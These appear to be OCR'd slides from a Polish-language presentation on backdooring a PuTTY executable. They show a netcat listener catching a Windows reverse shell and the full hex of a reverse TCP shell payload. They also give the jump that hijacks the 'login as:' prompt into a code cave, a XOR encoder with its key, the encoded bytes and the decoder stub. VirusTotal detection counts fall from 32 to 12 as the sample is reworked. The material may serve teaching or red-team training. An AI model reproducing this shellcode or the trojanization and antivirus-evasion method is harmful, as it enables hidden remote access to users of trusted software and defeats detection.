
```
listening on [any] 4444 ...
connect to [127.0.0.1] from thewizard [127.0.0.1] 61232
Microsoft Windows [Version 10.0.19044.1706]
(c) Microsoft Corporation. All rights reserved.

C:\tmp\pe_hell>
```

NIE DO KOŃCA…



32
/ 67
?
Community
Score
32 security vendors and no sandboxes flagged this file as malicious
e4c8a2451d7a0781fed82ad61198f97d4a6d915a97229620d78a81a04ee95e75
PuTTY
invalid-signature
overlay
peexe
signed
1.29 MB
Size

USER INTERACTION

USER INTERACTION



USER INTERACTION





```
0045909B | 68 FC834D00 | push putty.4D83FC | 4D83FC:"login as: "
004590A0 | E8 0B4AFEFF | call putty.43DAB0
004590A5 | 83C4 04     | add esp,4
```

USER INTERACTION

```
0045909B | 68 FC834D00 | push putty.4D83FC | 4D83FC:"login as: "
0045909B | E9 36A20900 | jmp 0x004F32D6
004590A0 | E8 0B4AFEFF | call 0x0043DAB0
004590A5 | 83C4 04     | add esp,4
```


```
004F32D6 | 60             | pushad
004F32D7 | 9C             | pushfd
004F32D8 | FC             | cld
…
004F341A | 90             | nop
004F341B | 90             | nop
004F341C | 81C4 04020000  | add esp, 0x204
004F3422 | 9D             | popfd
004F3423 | 61             | popad
004F3424 | 68 FC834D00    | push 0x004D83FC | 4D83FC:"login as: "
004F3429 | E9 725CF6FF    | jmp 0x004590A0
```

JEST LEPIEJ


15
/ 68
15 security vendors and no sandboxes flagged this file as malicious
4f0d1b538c1241db471a4551bbc1915766ef7a223bbc6a372ad80fcff5af50cd
PuTTY
invalid-signature
overlay
peexe
signed
1.29 MB
Size
?
Community
Score

ENCODING PAYLOADA

0x02 ENCODING PAYLOADA



SHELLCODE ENCODING

XOR

BAJT SHELLCODU		KLUCZ	
HEX	BIN	HEX	BIN
0xFC	11111100	0x2E	000101110

```
      11111100
XOR   00101110
--------------
BIN   11010010
HEX   0xD2
```

SHELLCODE ENCODING

ORIGINAL

```
FC E8 82 00 00 00 60 89 E5 31 C0 64 8B 50 30 8B 52
0C 8B 52 14 8B 72 28 0F B7 4A 26 31 FF AC 3C 61 7C
02 2C 20 C1 CF 0D 01 C7 E2 F2 52 57 8B 52 10 8B 4A
3C 8B 4C 11 78 E3 48 01 D1 51 8B 59 20 01 D3 8B 49
18 E3 3A 49 8B 34 8B 01 D6 31 FF AC C1 CF 0D 01 C7
38 E0 75 F6 03 7D F8 3B 7D 24 75 E4 58 8B 58 24 01
D3 66 8B 0C 4B 8B 58 1C 01 D3 8B 04 8B 01 D0 89 44
24 24 5B 5B 61 59 5A 51 FF E0 5F 5F 5A 8B 12 EB 8D
5D 68 33 32 00 00 68 77 73 32 5F 54 68 4C 77 26 07
FF D5 B8 90 01 00 00 29 C4 54 50 68 29 80 6B 00 FF
D5 50 50 50 50 40 50 40 50 68 EA 0F DF E0 FF D5 97
6A 05 68 7F 00 00 01 68 02 00 11 5C 89 E6 6A 10 56
57 68 99 A5 74 61 FF D5 85 C0 74 0C FF 4E 08 75 EC
68 F0 B5 A2 56 FF D5 68 63 6D 64 00 89 E3 57 57 57
31 F6 6A 12 59 56 E2 FD 66 C7 44 24 3C 01 01 8D 44
24 10 C6 00 44 54 50 56 56 56 46 56 4E 56 56 53 56
68 79 CC 3F 86 FF D5 89 E0 4E 56 46 FF 30 68 08 87
1D 60 FF D5 BB F0 B5 A2 56 68 A6 95 BD 9D FF D5 3C
06 7C 0A 80 FB E0 75 05 BB 47 13 72 6F 6A 00 53 FF
D5
```

ENCODED


```
DD C9 A3 21 21 21 41 A8 C4 10 E1 45 AA 71 11 AA 73
2D AA 73 35 AA 53 09 2E 96 6B 07 10 DE 8D 1D 40 5D
23 0D 01 E0 EE 2C 20 E6 C3 D3 73 76 AA 73 31 AA 6B
1D AA 6D 30 59 C2 69 20 F0 70 AA 78 01 20 F2 AA 68
39 C2 1B 68 AA 15 AA 20 F7 10 DE 8D E0 EE 2C 20 E6
19 C1 54 D7 22 5C D9 1A 5C 05 54 C5 79 AA 79 05 20
F2 47 AA 2D 6A AA 79 3D 20 F2 AA 25 AA 20 F1 A8 65
05 05 7A 7A 40 78 7B 70 DE C1 7E 7E 7B AA 33 CA AC
7C 49 12 13 21 21 49 56 52 13 7E 75 49 6D 56 07 26
DE F4 99 B1 20 21 21 08 E5 75 71 49 08 A1 4A 21 DE
F4 71 71 71 71 61 71 61 71 49 CB 2E FE C1 DE F4 B6
4B 24 49 5E 21 21 20 49 23 21 30 7D A8 C7 4B 31 77
76 49 B8 84 55 40 DE F4 A4 E1 55 2D DE 6F 29 54 CD
49 D1 94 83 77 DE F4 49 42 4C 45 21 A8 C2 76 76 76
10 D7 4B 33 78 77 C3 DC 47 E6 65 05 1D 20 20 AC 65
05 31 E7 21 65 75 71 77 77 77 67 77 6F 77 77 72 77
49 58 ED 1E A7 DE F4 A8 C1 B1 77 67 DE 11 49 29 A6
3C 41 DE F4 9A D1 94 83 77 49 87 B4 9C BC DE F4 1D
27 5D 2B A1 DA C1 54 24 9A 66 32 53 4E 4B 21 72 B1
B1
```

SHELLCODE ENCODING

DECODER

```
0045909B | 68 FC834D00 | push putty.4D83FC | 4D83FC:"login as: "
0045909B | E9 36A20900 | jmp 0x004F32D6
004590A0 | E8 0B4AFEFF | call 0x0043DAB0
004590A5 | 83C4 04     | add esp,4
```

```
004F32D6 | 60              | pushad
004F32D7 | 9C              | pushfd
004F32D8 | BB F0324F00     | mov ebx, 0x004F32F0
004F32DD | 8033 2E         | xor byte ptr ds:[ebx],0x2E
004F32E0 | 43              | inc ebx
004F32E1 | 81FB 33344F00   | cmp ebx, 0x004F3433
004F32E7 | 7E F4           | jle 0x004F32DD
004F32E9 | EB 05           | jmp 0x004F32F0
…
004F32F0 | D2C6
…
004F3433 | BE
004F3438 | 81C4 04020000   | add esp, 0x204
004F343E | 9D              | popfd
004F343F | 61              | popad
004F3440 | 68 FC834D00     | push 0x004D83FC | 4D83FC:"login as: "
004F3445 | E9 725CF6FF     | jmp 0x004590A0
```



12 security vendors and no sandboxes flagged this file as malicious

965d7b3134a58bf196cc3ae3f723b71496a3cfa3ab9036db4627a20aeeaa4396

PuTTY

invalid-signature overlay peexe signed

Crowdsourced Sigma Rules

CRITICAL 0 HIGH 0 MEDIUM 0 LOW 2

1 match for rule Failed Code Integrity Checks by Thomas Patzke from Sigma Integrated Rule Set (GitHub)

↳ *Code integrity failures may indicate tampered executables.*

4 matches for rule Creation of an Executable by an Executable by frack113 from Sigma Integrated Rule Set (GitHub)

↳ *Detects the creation of an executable by another executable*

ASLR

```
push ebx
mov ebx, eip
add ebx, offset
jump ebx
…
pop ebx
```

DZIĘKUJEMY ZA UWAGĘ